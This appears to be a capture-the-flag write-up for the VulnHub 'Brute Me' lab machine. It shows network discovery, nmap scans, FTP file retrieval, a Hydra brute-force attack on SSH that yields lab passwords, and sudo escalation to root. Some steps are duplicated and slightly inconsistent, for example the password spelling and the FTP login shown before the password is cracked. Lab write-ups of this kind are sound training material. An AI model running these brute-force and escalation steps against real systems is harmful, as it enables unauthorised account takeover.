

Brute Me Machine

Brute Me – CTF Challenge Overview:-

Platform: VulnHub

Difficulty: Easy-Medium

Type: Capture the Flag (CTF) – Boot2Root


Objective: Gain root access by exploiting vulnerabilities through enumeration, brute force, and privilege escalation.

Step-1 :-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.



```
kali@kali:~/brute.me
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
17 Captured ARP Req/Rep packets, from 9 hosts. Total size: 1020

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.6   | d0:df:9a:16:94:e0 | 9     | 540 | Liteon Technology Corporation |
| 192.168.1.1   | 20:0c:86:b8:63:80 | 1     | 60  | GX India Pvt Ltd |
| 192.168.1.7   | 68:34:21:d6:32:88 | 1     | 60  | Unknown vendor |
| 192.168.1.31  | 00:0c:29:72:7e:18 | 1     | 60  | VMware, Inc. |
| 192.168.1.9   | 22:5a:ee:de:7c:4d | 1     | 60  | Unknown vendor |
| 192.168.1.4   | dc:21:5c:97:0c:34 | 1     | 60  | Intel Corporate |
| 192.168.1.2   | ee:49:aa:67:bf:85 | 1     | 60  | Unknown vendor |
| 192.168.1.11  | d0:39:57:c1:b8:9b | 1     | 60  | Liteon Technology Corporation |
| 192.168.1.18  | d0:df:9a:16:94:e0 | 1     | 60  | Liteon Technology Corporation |

(kali@kali)-[~]
└─$ mkdir brute.me

(kali@kali)-[~]
└─$ cd brute.me

(kali@kali)-[~/brute.me]
└─$ nmap -sC -sV 192.168.1.31 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 04:15 EDT
Nmap scan report for 192.168.1.31
Host is up (0.0022s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
|_ 2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
|_ 256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_ 256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
```

Step-2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by

network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

```
kali@kali:~/brute.me
File Actions Edit View Help
└─$ nmap -sC -sV 192.168.1.31 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 04:15 EDT
Nmap scan report for 192.168.1.31
Host is up (0.0022s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data  ProFTPD 1.3.3c
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
| 2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
| 256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_ 256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: eiPr0f3ss0r's l3g4cy
MAC Address: 00:0C:29:72:7E:18 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.75 seconds

(kali@kali)-[~/brute.me]
└─$ nmap --script=http-enum.nse 192.168.1.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 04:16 EDT
Nmap scan report for 192.168.1.31
Host is up (0.0021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_ http-enum:
|_ /test/: Test page
|_ /test.txt: Test page
|_ /robots.txt: Robots file
MAC Address: 00:0C:29:72:7E:18 (VMware)
```

Step-3 :-

FTP is a standard network protocol used to **transfer files** between a **client** and a **server** over a **TCP-based network**, like the Internet.

```
kali@kali:~/brute.me
File Actions Edit View Help
└─(kali@kali)-[~/brute.me]
└─$ ftp 192.168.1.31
Connected to 192.168.1.31.
220 Welcome to eiPr0f3ss0r's FTP service.
Name (192.168.1.31:kali): ninja7
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||19942|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 200 Aug 20 2022 flag3.txt
-rw-r--r-- 1 0 0 1097 Aug 20 2022 let-me-help.txt
-rw-r--r-- 1 0 0 29 Aug 20 2022 users.txt
226 Directory send OK.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
229 Entering Extended Passive Mode (|||20759|).
150 Opening BINARY mode data connection for flag3.txt (200 bytes).
100% |*****| 200 1.36 MiB/s 00:00 ETA
226 Transfer complete.
200 bytes received in 00:00 (59.13 KiB/s)
ftp> get let-me-help.txt
local: let-me-help.txt remote: let-me-help.txt
229 Entering Extended Passive Mode (|||44753|).
150 Opening BINARY mode data connection for let-me-help.txt (1097 bytes).
100% |*****| 1097 6.49 MiB/s 00:00 ETA
226 Transfer complete.
1097 bytes received in 00:00 (320.45 KiB/s)
ftp> get users.txt
local: users.txt remote: users.txt
229 Entering Extended Passive Mode (|||63444|).
150 Opening BINARY mode data connection for users.txt (29 bytes).
100% |*****| 29 125.31 KiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (9.50 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49694|).
```

[ftp 192.168.1.31](#)

ftp>dir

```
kali@kali:~/brute-me
File Actions Edit View Help
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||19942|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 200 Aug 20 2022 flag3.txt
-rw-r--r-- 1 0 0 1097 Aug 20 2022 let-me-help.txt
-rw-r--r-- 1 0 0 29 Aug 20 2022 users.txt
226 Directory send OK.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
229 Entering Extended Passive Mode (|||20759|).
150 Opening BINARY mode data connection for flag3.txt (200 bytes).
100% |*****| 200 1.36 MiB/s 00:00 ETA
226 Transfer complete.
200 bytes received in 00:00 (59.13 KiB/s)
ftp> get let-me-help.txt
local: let-me-help.txt remote: let-me-help.txt
229 Entering Extended Passive Mode (|||44753|).
150 Opening BINARY mode data connection for let-me-help.txt (1097 bytes).
100% |*****| 1097 6.49 MiB/s 00:00 ETA
226 Transfer complete.
1097 bytes received in 00:00 (320.45 KiB/s)
ftp> get users.txt
local: users.txt remote: users.txt
229 Entering Extended Passive Mode (|||63444|).
150 Opening BINARY mode data connection for users.txt (29 bytes).
100% |*****| 29 125.31 KiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (9.50 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49694|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 200 Aug 20 2022 flag3.txt
-rw-r--r-- 1 0 0 1097 Aug 20 2022 let-me-help.txt
-rw-r--r-- 1 0 0 29 Aug 20 2022 users.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Step-4 :-

Hydra, also known as **THC-Hydra**, is a powerful and fast **network logon cracker** that supports numerous protocols to perform **brute-force** attacks on login pages and services.

```
kali@kali:~$ hydra -l users.txt -P pass.txt ssh://192.168.1.31 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 04:03:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 29 login tries (l:1/p:29), ~8 tries per task
[DATA] attacking ssh://192.168.1.31:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 04:04:15

kali@kali:~$ hydra -l users.txt -P pass.txt ssh://192.168.1.31 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 04:06:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 87 login tries (l:3/p:29), ~22 tries per task
[DATA] attacking ssh://192.168.1.31:22/
[22][ssh] host: 192.168.1.31 login: ninja7 password: caroline
[STATUS] 72.00 tries/min, 72 tries in 00:01h, 15 to do in 00:01h, 4 active connections
[22][ssh] host: 192.168.1.31 login: elprofessor password: b31l@c1a0
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 04:07:57

kali@kali:~$ sudo ssh elprofessor@192.168.1.31
[sudo] password for kali:
The authenticity of host '192.168.1.31 (192.168.1.31)' can't be established.
ED25519 key fingerprint is SHA256:uIKXd/3Lz2WmKcHmtmwVGUs/eFx1QBtR+lKEURmg5wM.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.31' (ED25519) to the list of known hosts.
elprofessor@192.168.1.31's password:
Machine IP is :
192.168.1.31
Last login: Sat Aug 20 05:38:40 2022 from 192.168.1.16
elprofessor@ubuntu:~$ sudo -i
```

Step-5 :-

sudo ssh Description:-

sudo ssh is a command used in Unix/Linux systems to run the ssh (Secure Shell) client with **superuser (root)** privileges.

*Breakdown:-

sudo: Allows a permitted user to execute a command as the **superuser** or another user.

ssh: Secure Shell client used to connect securely to a remote system over a network.

```
File Actions Edit View Help
urposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 04:06:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 87 login tries (l:3/p:29), ~22 tries per task
[DATA] attacking ssh://192.168.1.31:22/
[22][ssh] host: 192.168.1.31 login: ninja7 password: caroline
[STATUS] 72.00 tries/min, 72 tries in 00:01h, 15 to do in 00:01h, 4 active
[22][ssh] host: 192.168.1.31 login: elprofessor password: b31l@cia0
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 04:07:57

(kali@kali)-[~]
└─$ sudo ssh elprofessor@192.168.1.31
[sudo] password for kali:
The authenticity of host '192.168.1.31 (192.168.1.31)' can't be established.
ED25519 key fingerprint is SHA256:uIKXd/JLz2WmKcHMTmWvGUS/eFx1QBtR+lKEURmg5wM.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.31' (ED25519) to the list of known hosts.
elprofessor@192.168.1.31's password:
Machine IP is :
192.168.1.31
Last login: Sat Aug 20 05:38:40 2022 from 192.168.1.16
elprofessor@ubuntu:~$ sudo -i
[sudo] password for elprofessor:
root@ubuntu:~# cd /root
root@ubuntu:~# ls
final_flag.txt
root@ubuntu:~# cat final_flag.txt
7fa0aaaafeb29c95e9404ecc5df4ed8b -
root@ubuntu:~#
```